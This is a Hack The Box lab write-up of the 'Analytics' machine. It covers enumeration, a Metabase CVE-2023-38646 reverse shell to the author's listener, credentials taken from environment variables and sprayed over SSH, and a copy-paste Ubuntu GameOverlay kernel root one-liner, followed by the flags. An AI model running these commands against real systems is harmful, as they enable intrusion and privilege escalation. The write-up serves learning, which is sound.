Hack The Box: Analytics Write-up
As my quest for 1337 continues I’m just knocking out all the boxes on LainKusanagis OSCP like list. So here’s another, I’m getting all the easy ones out first, also I’m totally gonna start hitting the seasonal challenges like touch.
Enumeration
=== 10.129.229.224 (22,80) ===
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-06 06:38 EDT
Nmap scan report for 10.129.229.224
Host is up (0.10s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
HTTP
whatweb http://10.129.229.224

http://10.129.229.224 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.229.224], RedirectLocation[http://analytical.htb/], Title[302 Found], nginx[1.18.0]
ERROR Opening: http://analytical.htb/ - no address for analytical.htb
Add to /etc/hosts => ip analystical.htb
http://analytical.htb

Login page led to this
so add it to /etc/hosts => ip data.analytical.htb


https://github.com/securezeron/CVE-2023-38646/tree/main
It’s a reverse shell!

git clone git@github.com:securezeron/CVE-2023-38646.git
Below is a screenshot from the github that shows how to use it.

So fun fact, remember that it is always common practice to choose an already open port on the machine for your reverse shells
python3 CVE-2023-38646-Reverse-Shell.py --rhost http://data.analytical.htb --lhost 10.10.14.114 --lport 80
On my host machine, I hit em wit the sudo rlwrap nc -lnvp 80

Super awesome sauce, first thing I notice is a dockerenv!

So we can enumerate the docker environment maybe creds? I’m just gonna linpeas this box.
wget https://github.com/peass-ng/PEASS-ng/releases/download/20260817-e45108b9/linpeas.sh

python3 -m http.server 8081

wget http://10.10.14.114:8081/linpeas.sh

chmod a+x linpeas.sh
./linpeas.sh

 Environment variables, reminder from now on to always check environment variables.
META_PASS=An4lytics_ds20223#
META_USER=metalytics
Now we spray!
# user.txt
root
metalytics
metabase

# password
An4lytics_ds20223#
nxc ssh 10.129.229.224 -u user.txt -p 'An4lytics_ds20223#'

ssh metalytics@10.129.229.224


Future Britton here: I just realized that we were inside of a docker container in the last user and then that’s why when we SSH’d it worked because the user was a part of the machine and not the docker container and thats why metalytics wasn’t inside /etc/passwd. In all honesty I was skeptical that this password would work because I didn’t see any other users. Interesting now, this is the first box where I was inside of a docker container to start the foothold. Pr3tty K3Wl
The last bit of this was a little bit anti-climactic, just a kernel exploit from 2023.

Below is the literal two line POC in order to get root.
CVE-2023-32629 & CVE-2023-2640
 Ubuntu Privilege Escalation

Vulnerable kernels:
Kernel: 6.2.0 | Ubuntu 23.04 (Lunar Lobster) / Ubuntu 22.04 LTS (Jammy Jellyfish)
Kernel: 5.19.0 | Ubuntu 22.10 (Kinetic Kudu) / Ubuntu 22.04 LTS (Jammy Jellyfish)
Kernel: 5.4.0 | Ubuntu 22.04 LTS (Local Fossa) / Ubuntu 18.04 LTS (Bionic Beaver)

Code:
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("cp /bin/bash /var/tmp/bash && chmod 4755 /var/tmp/bash && /var/tmp/bash -p && rm -rf l m u w /var/tmp/bash")'
copy that code

user: 7ad40961ed718ff541dcb90eb9dcfa31
root: 9e47e801982d6c26575672537225ba3c
Pretty awesome box, it was nice experiencing the docker container part for the first time ever.